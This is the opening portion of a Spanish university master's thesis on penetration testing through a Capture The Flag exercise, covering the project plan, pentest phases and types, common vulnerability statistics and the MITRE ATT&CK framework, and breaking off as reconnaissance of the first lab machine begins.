Universitat Oberta de Catalunya

uoc.edu

Pentesting & Hacking Ético mediante resolución de un Capture The Flag (CTF)

**Gonzalo Roa Gutiérrez**
Máster Universitario de Ciberseguridad y Privacidad
Especialidad de Sistemas

**Jordi Serra Ruiz**
**Pablo Gonzalez Pérez**
25 de mayo de 2022

| | |
|---|---|
| **Título del trabajo:** | Pentesting & Hacking Ético mediante resolución de un Capture The Flag (CTF) |
| **Nombre del autor:** | Gonzalo Roa Gutiérrez |
| **Nombre del consultor/a:** | Jordi Serra Ruiz |
| **Nombre del PRA:** | Pablo Gonzalez Pérez |
| **Fecha de entrega (mm/aaaa):** | 05/2022 |
| **Titulación:** | Máster Universitario de Ciberseguridad y Privacidad |
| **Área del Trabajo Final:** | Seguridad de redes y sistemas |
| **Idioma del trabajo:** | Español |
| **Palabras clave:** | Pentesting, Ciberseguridad, Captura la bandera |


**Resumen del Trabajo:**

En este trabajo se expone el proceso de análisis de diferentes sistemas informáticos que investiga los diferentes problemas de seguridad de un sistema. Para esto se han preparado cuatro sistemas virtuales con el propósito de obtener la información oculta que guardan. Esto se hará buscando y aprovechando las brechas de seguridad que contienen. Se expondrán herramientas y métodos de análisis de sistemas e identificación y explotación de vulnerabilidades. También se propondrán medidas para mitigar las debilidades encontradas en los sistemas de forma que un atacante no pueda hacer uso de ellas.

La idea del proyecto surge como respuesta al aumento de ciberataques en organizaciones gubernamentales y empresas durante los últimos años. Una de las medidas más importantes para prevenir este tipo de amenazas es analizar los sistemas informáticos para detectar y solventar los problemas de seguridad antes de que los encuentre un actor malicioso.

Debido a esta necesidad, es necesario estudiar y comprender el procesos de detección de vulnerabilidades en los sistemas, dado que en muchas ocasiones las herramientas automáticas no son suficiente para encontrarlas. Es por esto que se deben conocer en profundidad para que se pueda hacer un análisis y explotación manual cuando sea necesario.



**Abstract (in English, 250 words or less):**

This paper presents the process of analysis of different computer systems with the aim of finding the security problems in them. For this reason, four virtual systems have been prepared with the purpose of obtaining the hidden information they hold. This will be done by searching for the security flaws they contain and exploiting them. Tools and methods for system analysis and vulnerability identification and exploitation will be presented. Also, measures to mitigate the weaknesses found in the systems will be proposed so that an attacker cannot make use of them.

The idea for the project arose in response to the increase in cyber-attacks to government organizations and companies in recent years. One of the most important measures to prevent this type of threat is to analyze computer systems to detect and solve security problems before they are found by a malicious actor.

Due to this need, it is necessary to study and understand the process of detecting vulnerabilities in systems, since in many occasions automatic tools are not enough to find them. This is why they must be known in depth so that a manual security analysis and vulnerability exploitation can be done when necessary.

## *Agradecimientos*

*Este proyecto va dedicado*
*a mi familia, por apoyarme y enseñarme el valor del trabajo duro y la constancia,*
*a mis amigos y compañeros, por estar ahí en las victorias y en las derrotas y*
*a mis profesores por guiarme durante mis estudios.*
*A todos, mil gracias.*
*- Gonzalo Roa*

# Índice general


**1. Introducción** **1**
- 1.1. Contexto . . . 1
- 1.2. Motivación . . . 1
- 1.3. Objetivos y alcance . . . 1

**2. Plan de proyecto** **3**
- 2.1. Conceptos y acrónimos . . . 3
- 2.2. Modelo y fases del proyecto . . . 3
  - 2.2.1. Fases de la planificación . . . 4
- 2.3. Plan de contingencia . . . 5

**3. Marco teórico** **6**
- 3.1. Qué es un CTF . . . 6
- 3.2. Pentesting . . . 6
- 3.3. ¿Cómo suelen entrar los malos? . . . 8
- 3.4. Tácticas de adversarios, técnicas y modelo y marco común de conocimientos . . . 9

**4. Desarrollo del trabajo** **11**
- 4.1. Máquinas del CTF . . . 11
- 4.2. Experimento . . . 11
  - 4.2.1. Máquina 1 - OoOps Machine . . . 11
  - 4.2.2. Máquina 2 - Odyssey . . . 22
  - 4.2.3. Máquina 3 - Jump force one . . . 28
  - 4.2.4. Máquina 4 - Jump force two . . . 38
- 4.3. Resumen . . . 41

**5. Conclusiones y posibles mejoras** **42**

**6. Anexo** **43**
- 6.1. Posibles mejoras . . . 43
- 6.2. Código . . . 44

**Bibliografía** **46**

# Índice de figuras


2.1. Diagrama de Gantt . . . . . 4

3.1. Tipos de pentesting . . . . . 7
3.2. Esquema de matrices de MITRE . . . . . 9
3.3. Matriz de empresa de MITRE (Últ. modif: 27 Abril 2021) . . . . . 10

4.1. Escaneo con threader3000 de OoOps machine . . . . . 12
4.2. Escaneo con nmap de OoOps machine . . . . . 12
4.3. Escaneo con ftp de OoOps machine . . . . . 13
4.4. Escaneo con ftp de OoOps machine . . . . . 13
4.5. Script hello.php . . . . . 14
4.6. Put hello.php . . . . . 14
4.7. Ejecución de hello.php . . . . . 15
4.8. Pentestmonkey php-reverse-shell.php . . . . . 15
4.9. Put php-reverse-shell.php . . . . . 16
4.10. Accedemos a php-reverse-shell.php en el portal web . . . . . 16
4.11. Shell local . . . . . 17
4.12. Flag 1 . . . . . 17
4.13. Put linpeas.sh . . . . . 18
4.14. Copia de linpeas.sh a /tmp . . . . . 18
4.15. Ejecución de linpeas.sh . . . . . 19
4.16. Procesos en ejecución . . . . . 19
4.17. Ssh con usuario hacker . . . . . 20
4.18. Permisos sudo del usuario hacker . . . . . 20
4.19. Explotación de sudo . . . . . 21
4.20. Flag 2 . . . . . 21
4.21. Threader3000 odyssey . . . . . 22
4.22. Nmap odyssey . . . . . 23
4.23. Searchsploit odyssey . . . . . 24
4.24. Gobuster odyssey . . . . . 24
4.25. phpinfo.php odyssey . . . . . 25
4.26. Gobuster odyssey . . . . . 25
4.27. admin.php odyssey . . . . . 26
4.28. Gobuster odyssey . . . . . 26
4.29. Flag oculta odyssey . . . . . 27
4.30. Threader3000 Jump force one . . . . . 28
4.31. Nmap Jump force one . . . . . 29
4.32. Gobuster Jump force one . . . . . 30

4.33. Password.php Jump force one . . . 30
4.34. Password.php Jump force one . . . 31
4.35. Password.php Jump force one . . . 31
4.36. Password.php Jump force one . . . 32
4.37. SQLi Jump force one . . . 32
4.38. SQLi Jump force one . . . 33
4.39. SQLi Jump force one . . . 33
4.40. SQLi Jump force one . . . 34
4.41. SQLi Jump force one . . . 34
4.42. Backup.php Jump force one . . . 35
4.43. Backup.php Jump force one . . . 35
4.44. Backup.php Jump force one . . . 36
4.45. Shell Jump force one . . . 37
4.46. Escaneo de nmap de jump_force_two . . . 38
4.47. Escaneo de nmap de jump_force_two . . . 38
4.48. Escaneo de nmap de jump_force_two . . . 39
4.49. Bruteforce con hydra de jump_force_two . . . 40
4.50. Acceso con credenciales a jump_force_two . . . 40

# Índice de tablas

2.1. Tabla de contingencia . . . . . 5

# Listings


4.1. Comando netcat . . . . . 16
4.2. Comando permisos sudo . . . . . 20
4.3. Comando vulnerabilidad sudo . . . . . 21
4.4. Posible sentencia SQL . . . . . 31
4.5. Inyección SQL . . . . . 31
4.6. Comando sqlmap base de datos . . . . . 32
4.7. Comando sqlmap tablas . . . . . 32
4.8. Comando sqlmap columnas . . . . . 33
4.9. Comando sqlmap flags . . . . . 33
4.10. Comando sqlmap users . . . . . 34
4.11. Comando inyección shell 1 . . . . . 36
4.12. Comando netcat abrir puerto . . . . . 36
4.13. Comando php shell . . . . . 36
4.14. Escaneo nmap . . . . . 39
4.15. Bruteforce hydra . . . . . 39
6.1. Script guessPass.py . . . . . 44
6.2. listaOrig.txt . . . . . 45

# Capítulo 1

# Introducción

## 1.1. Contexto

Hoy en día, la seguridad informática está ganando cada vez más importancia en la sociedad. Esto se debe al continuo aumento de ciberataques a organizaciones gubernamentales y empresas a lo largo de los años. Estos ataques no solo aumentan en número, sino que también se vuelven más sofisticados y más difíciles de detectar y prevenir.

Una de las medidas disponibles para mitigar el riesgo de un posible ciberataque es realizar un test de penetración en los sistemas informáticos, más conocido como *Penetration testing o Pentesting*. Este proceso consiste en hacer un análisis de vulnerabilidades de los sistemas e intentar vulnerarlos como lo haría un atacante. Posteriormente, se hace un informe de las debilidades encontradas y se sugieren medidas de mitigación. De esta manera, se pueden descubrir posibles vectores de ataque informáticos y solventarlos antes de que un atacante los descubra.

Es muy común que se exploten vulnerabilidades ya descubiertas y corregidas pero, dado que hay muchos equipos que se quedan sin actualizar, siguen siendo vulnerables a esta amenaza.

## 1.2. Motivación

Dada la situación actual con el número de ciberataques creciendo a niveles acelerados, surge la necesidad de tener una base sólida de conocimientos de ciberseguridad y tests de penetración de sistemas para poder detectar, solventar y mitigar vulnerabilidades en sistemas informáticos para prevenir estos futuros ataques. El comprender cómo funcionan estas amenazas, las técnicas que usan y sus objetivos pueden ser factores determinantes para mejorar su detección y evitar que puedan causar daños.

## 1.3. Objetivos y alcance

Como hemos mencionado, nuestro principal objetivo reside en comprender el proceso de análisis de vulnerabilidades de sistemas para, posteriormente, estudiar posibles medidas de protección. Por ello, los objetivos se concretarán en:

1. **Llevar a cabo el descubrimiento y enumeración de máquinas en un entorno de aprendizaje o CTF.**
2. **Realizar la búsqueda y detección de vulnerabilidades en sistemas.**

3. **Efectuar la explotación de las vulnerabilidades encontradas.**
4. **Realizar una detección y ejecución de una escalada de privilegios.**
5. **Proponer mitigaciones de seguridad apropiadas para las vulnerabilidades detectadas.**
6. **Conseguir los diferentes flags de los entornos.**
7. Aplicar una metodología de penetración de sistemas.
8. Llevar a cabo una investigación sobre conceptos y técnicas de hacking ético.
9. Hacer uso de herramientas de pentesting.

# Capítulo 2

# Plan de proyecto

A continuación se detallan los conceptos y acrónimos que se deben conocer, el plan de desarrollo de este TFM y finalmente el plan de riesgos.

## 2.1. Conceptos y acrónimos

- **Exploit**: programa informático, una parte de un software o una secuencia de comandos que se aprovecha de un error o vulnerabilidad para provocar un comportamiento no intencionado o imprevisto en un software, hardware o en cualquier dispositivo electrónico ("¿Qué es un Exploit?", 2020).
- **XSS (Cross-Site Scripting)**: son un tipo de inyección, en el que se inyectan scripts maliciosos en sitios web benignos y de confianza ("Cross Site Scripting (XSS)", 2020).

## 2.2. Modelo y fases del proyecto

Para conseguir alcanzar estos objetivos marcados en el punto anterior, se van a plantear una serie de tareas a realizar, de modo que si se cumplen estas tareas se cumplirá el objetivo final. Más adelante en el apartado se detallará la planificación de cómo se enfocarán las tareas en tiempo real. Las tareas que se van a realizar en el proyecto son:

1. **Hito 1**: consiste en llevar a cabo una enumeración de servicios, puertos y software que se ejecutan en ambos contenedores. Además, como complemento, se puede utilizar escáneres de análisis de vulnerabilidades para buscar o detectar vulnerabilidades conocidas en el sistema.
2. **Hito 2**: lograr la explotación de una vulnerabilidad o aprovechar alguna debilidad en la máquina OoOps_machine para obtener la primera flag.
3. **Hito 3**: lograr la escalada de privilegios en la máquina OoOps_machine. Con esta escalada de privilegios se tiene que llegar a ser el usuario root en la máquina. Cuando se sea usuario root se podrá obtener la segunda flag.
4. **Hito 4**: lograr explotar alguna vulnerabilidad en la máquina Odyssey. Esta máquina solo tiene una flag.
5. **Hito 5**: conseguir acceso y explotar las vulnerabilidades que presenta la máquina Jump_force_one. En este entorno se conseguirá una flag.
6. **Hito 6**: conseguir acceso a la máquina Jump_force_two para conseguir la última flag.
7. **Desarrollo de la memoria**: completar la documentación requerida para la presentación del trabajo.

8. **Desarrollo de la presentación del trabajo**: crear una presentación para exponer el trabajo.

Para la realización de este proyecto se ha realizado una planificación temporal. Así pues se ha creado el siguiente diagrama de Gantt, en el cual se recoge el tiempo estimado en función del comienzo del proyecto y de la fecha de presentación final:




Figura 2.1: Diagrama de Gantt

### 2.2.1. Fases de la planificación

| **ID: 01 Hito 1** |
|---|
| Predecesoras: - |
| Duración: 5 días |
| Consiste en llevar a cabo una enumeración de servicios, puertos y software que se ejecutan en ambos contenedores. |

| **ID: 02 Hito 2** |
|---|
| Predecesoras: 01 |
| Duración: 5 días |
| Lograr la explotación de una vulnerabilidad o aprovechar alguna debilidad en la máquina OoOps_machine para obtener la primera flag. |

| **ID: 03 Hito 3** |
|---|
| Predecesoras: 02 |
| Duración: 5 días |
| Lograr la escalada de privilegios en la máquina OoOps_machine. |

| **ID: 04 Hito 4** |
|---|
| Predecesoras: 03 |
| Duración: 5 días |
| Lograr explotar alguna vulnerabilidad en la máquina Odyssey. |

| **ID: 05 Hito 5** |
|---|
| Predecesoras: 04 |
| Duración: 5 días |
| Conseguir acceso y explotar las vulnerabilidades que presenta la máquina jump_force_one. |

| **ID: 06 Hito 6** |
|---|
| Predecesoras: 05 |
| Duración: 5 días |
| Conseguir acceso a la máquina jump_force_two para conseguir la última flag. |

| **ID: 07 Desarrollo de la memoria** |
|---|
| Predecesoras: 06 |
| Duración: 20 días |
| Completar la documentación requerida para la presentación del trabajo. |

| **ID: 08 Desarrollo de la memoria** |
|---|
| Predecesoras: 07 |
| Duración: 10 días |
| Crear una presentación para exponer el trabajo. |

## 2.3. Plan de contingencia

A continuación se presenta en la tabla 2.1 el plan de contingencia para los sucesos que pudieran ocurrir a lo largo del desarrollo del proyecto:

| **Riesgo** | **Contingencia** |
|---|---|
| Avería de las máquinas usadas para realizar el proyecto | En este caso se deberán reparar los equipos, adquirir otros para sustituirlos o se pospondrá la fecha de entrega del proyecto. |
| El tiempo disponible no es suficiente | Se retrasará la fecha de entrega del proyecto hasta la segunda convocatoria. |
| Personal no disponible | En caso de que el personal no esté disponible causando un retraso en el proyecto, se pospondrá la fecha de entrega a la segunda convocatoria. |

Cuadro 2.1: Tabla de contingencia

# Capítulo 3

# Marco teórico

## 3.1. Qué es un CTF

El término CTF se refiere a un tipo de competición de seguridad informática conocido como **Capture the Flag** o *Atrapa la bandera*. Este tipo de competiciones consisten en encontrar la flag (bandera) oculta en un sistema informático. Para poder llegar a ella, se deberá encontrar alguna debilidad o vulnerabilidad en este y explotarla. Los participantes deberán superar varias pruebas para poder conseguir todas las flags. El primero que consiga todas o el que consiga un mayor número de ellas antes del límite de tiempo será el ganador.

Las competiciones normalmente tienen dos tipos de concursos:

- **Jeopardy**: consiste en realizar un conjunto de pruebas que van aumentando en dificultad conforme avanza la competición.
- **Blue team vs Red team**: dos equipos con roles opuestos se enfrentan. El Blue team se encargará de defender sus sistemas y el Red team se encargará de atacarlo. Después de un tiempo se intercambian los roles.

Los tipos de pruebas suelen estar entre los siguientes tipos:

- Análisis forense (Forensics): analizar imágenes de memoria, discos duros o capturas de red para encontrar evidencias ocultas.
- Criptografía (Crypto): descifrar mensajes ocultos en textos cifrados.
- Esteganografía (Stego): desvelar información oculta en imágenes, sonidos o vídeos.
- Explotación (Pwn): descubrir y usar las debilidades de un sistema para vulnerarlo.
- Ingeniería inversa (Reversing): inferir el funcionamiento de un software.
- Programación (Scripting): programar un script para realizar una tarea determinada.
- Web: descubrir vulnerabilidades web.
- Misceláneo: retos aleatorios que pueden ser de distintas categorías.

## 3.2. Pentesting

El *Pentesting o Penetration Testing* (“¿Qué es el Pentesting?”, 2020), también conocido como *Test de penetración de sistemas* es un conjunto de procesos que investiga los diferentes problemas de

seguridad de un sistema, hace pruebas, analiza y ofrece soluciones para solventarlos. Estos tests se realizan para prevenir futuros ataques informáticos, eliminando las vulnerabilidades antes de que puedan ser aprovechadas por un atacante. Un test de penetración combina herramientas automáticas con procesos manuales para evaluar las defensas de una organización.

Existen los siguientes tipos de test:

- **Test de caja blanca "White Box"**: el pentester o auditor conoce todos los datos sobre el sistema como estructura, contraseñas, IPs, firewalls... y suele formar parte del equipo técnico de la empresa. Es el más completo y forma parte de un análisis integral de la estructura. Con toda esta información es más fácil encontrar vulnerabilidades y remediarlas.
- **Test de caja negra "Black Box"**: es el tipo de pentesting más "real" ya que, el Pentester no tiene apenas datos sobre la organización y actúa como un ciberdelincuente más. Por eso, como si fuera una prueba "a ciegas", se debe descubrir las vulnerabilidades y amenazas en la estructura de la red.
- **Test de caja gris "Grey Box"**: Puede definirse como la mezcla de los dos anteriores, el auditor posee cierta información a la hora de realizar el test, la suficiente para no partir de cero. Es el tipo de pentest más recomendado ya que se necesitará tiempo y medios para poder realizar este test de penetración en su totalidad.




Figura 3.1: Tipos de pentesting

Además de los tipos enunciados, los test de penetración tienen las siguientes fases ("Las fases de un test de penetración", 2015):

1. **Definición del alcance (scope)**: se identifican los sistemas y programas que se van a evaluar en el test.

2. **Reconocimiento**: se recoge toda la información posible de los sistemas. Se usan programas automáticos como escáneres para hacerse una idea de los sistemas y su funcionamiento.

3. **Análisis de vulnerabilidades**: identificar las vulnerabilidades en los sistemas usando la información de la fase de reconocimiento. También se realiza un análisis manual buscando posibles errores o fallos. En este momento se debe seleccionar y utilizar correctamente las herramientas disponibles de forma creativa para conseguir los objetivos.

4. **Explotación**: intentar conseguir acceso a los sistemas objetivo. Para ello se usarán exploits contra las vulnerabilidades identificadas en fases anteriores o se usarán credenciales obtenidas para ganar acceso a los sistemas.

5. **Post-Explotación**: se tratará de conseguir el máximo nivel de privilegios, información de red y acceso al mayor número posible de sistemas identificando qué datos y/o servicios tenemos a nuestro alcance.

6. **Informe**: presentar el resultado de la auditoría al cliente. Se debe exponer la gravedad de las vulnerabilidades descubiertas indicando cómo deberían solventarse. Esta fase es la más importante dado que, si el cliente no comprende qué pasa y cómo debe solventar los problemas, el test perderá su propósito.

## 3.3. ¿Cómo suelen entrar los malos?

En el marco de ciberseguridad actual y con todos los ataques a organizaciones y empresas, surge la duda de cuáles son las vulnerabilidades más comunes en los sistemas. Esta información ayudaría a prevenir intrusiones en los sistemas y filtraciones de datos si se solventaran.

Según el informe “The State Of Pentesting 2021” (“The state of Pentesting 2021”, 2021) de Cobalt y basándose en 1602 tests de penetración, se presentaron los siguientes datos:

- El **28.1 %** de las vulnerabilidades encontradas son **errores de configuración de seguridad de servidores.**
- El **15.5 %** son vulnerabilidades **XSS** o Cross-Site Scripting.
- El **14.7 %** son **errores de control de acceso**. Esto consiste en que hay usuarios que pueden acceder a elementos del sistema que no deberían.
- El **8.4 %** son **exposición de datos sensibles**. Esto pueden ser desde direcciones de correo hasta contraseñas internas.
- El **8 %** son **errores de sesión y autenticación**. Esto es un fallo de seguridad de las aplicaciones web que surge cuando las funciones de autenticación y gestión de sesiones están mal implementadas. Esto permite a los atacantes comprometer datos sensibles y tomar el control de cuentas válidas o incluso de toda la aplicación. El impacto técnico de esta vulnerabilidad es muy grave, ya que el atacante tendrá acceso a todos los recursos a los que puede acceder un usuario válido.

El informe también incluye un cuestionario realizado a profesionales de TI de Estados Unidos, Alemania, Austria y Suiza y concluye que los equipos de seguridad siguen luchando contra las mismas vulnerabilidades conocidas que han plagado la industria durante años. Vulnerabilidades como XSS y control de acceso figuran como un problema de seguridad prevalente en el Top 10 de OWASP cada

año desde 2003. Por mucho que los equipos aspiren a un desarrollo seguro, todavía hay lagunas en la prevención y la reparación.

Con esto comprobamos que, aunque se pone mucho énfasis en el desarrollo seguro de aplicaciones, los test de penetración siguen siendo imprescindibles para detectar vulnerabilidades y prevenir ataques.

## 3.4. Tácticas de adversarios, técnicas y modelo y marco común de conocimientos

The MITRE Corporation, más conocida como MITRE, es una organización estadounidense sin ánimo de lucro localizada en Massachusetts y Virginia. Provee ingeniería de sistemas, investigación y desarrollo, y soporte sobre tecnologías de la información al gobierno de Estados Unidos de América.

En 2013 crearon ATT&CK (Adversarial Tactics, Techniques & Common Knowledge), a la fecha en versión beta, para catalogar y analizar las Amenazas Persistentes Avanzadas. Esto es un repositorio de técnicas y tácticas usadas por atacantes de incidentes que han afectado a organizaciones.

MITRE tiene tres matrices de técnicas:

- **Matriz PRE-ATTACK&CK**: abarca las fases de reconocimiento y militarización de la Cyber Kill Chain (“Matriz Pre de Mitre”, 2022).
- **Matriz ATT&CK para empresa**: recoge el resto de fases aplicado a cada sistema operativo (“Matriz de empresa de Mitre”, 2022).
- **Matriz ATT&CK para dispositivos móviles**: presenta técnicas empleadas en dispositivos móviles (“Matriz de dispositivos móviles de Mitre”, 2022).




Figura 3.2: Esquema de matrices de MITRE

Algunas de estas tácticas se van a emplear en el experimento. Actualmente, la matriz de Mitre recoge las siguientes 14 categorías de tácticas de ataque: Reconocimiento, Desarrollo de Recursos, Acceso inicial, Ejecución, Persistencia, Escalado de privilegios, Evasión de defensa, Acceso de credenciales, Descubrimiento, Movimiento lateral, Colección, Comando y Control, Exfiltración e Impacto.

En cada columna de la matriz se presentan las distintas técnicas con las que se podría emplear esa táctica. Estas técnicas se clasifica en tipos, que a su vez explican en qué consisten y las formas de mitigar y detectar para cada caso.

A continuación se presentan algunas de las técnicas mencionadas:




Figura 3.3: Matriz de empresa de MITRE (Últ. modif: 27 Abril 2021)

# Capítulo 4

# Desarrollo del trabajo

## 4.1. Máquinas del CTF

Para el desarrollo del trabajo se cuentan con cuatro máquinas distintas:

- **OoOps Machine**: contiene dos flags. Debemos explotar una debilidad para acceder a la primera flag y escalar privilegios dentro de la máquina para obtener la segunda.
- **Odyssey**: contiene una flag. Se debe explotar una vulnerabilidad para obtener la flag.
- **Jump force one**: contiene una flag. Se debe conseguir acceso y control remoto de la máquina.
- **Jump force two**: contiene una flag. Esta máquina se encuentra oculta en la red y habrá que encontrarla para acceder a ella y obtener la flag.

Cada máquina dispone de servicios y características concretas que iremos descubriendo en fases posteriores del trabajo.

## 4.2. Experimento

En este apartado se presenta el desarrollo del test de penetración en cada una de las máquinas enunciadas en el apartado 4.1.

### 4.2.1. Máquina 1 - OoOps Machine

En este apartado se describirán las fases del análisis y explotación de las vulnerabilidades de la máquina **OoOps Machine**.

#### Reconocimiento

Comenzamos con la fase de reconocimiento. En esta fase obtendremos información del sistema como puertos, software y versión. Para esto haremos uso varias herramientas.

Primero usaremos la herramienta **threader3000** (“Threader3000”, 2020) para detectar los puertos abiertos de la máquina.

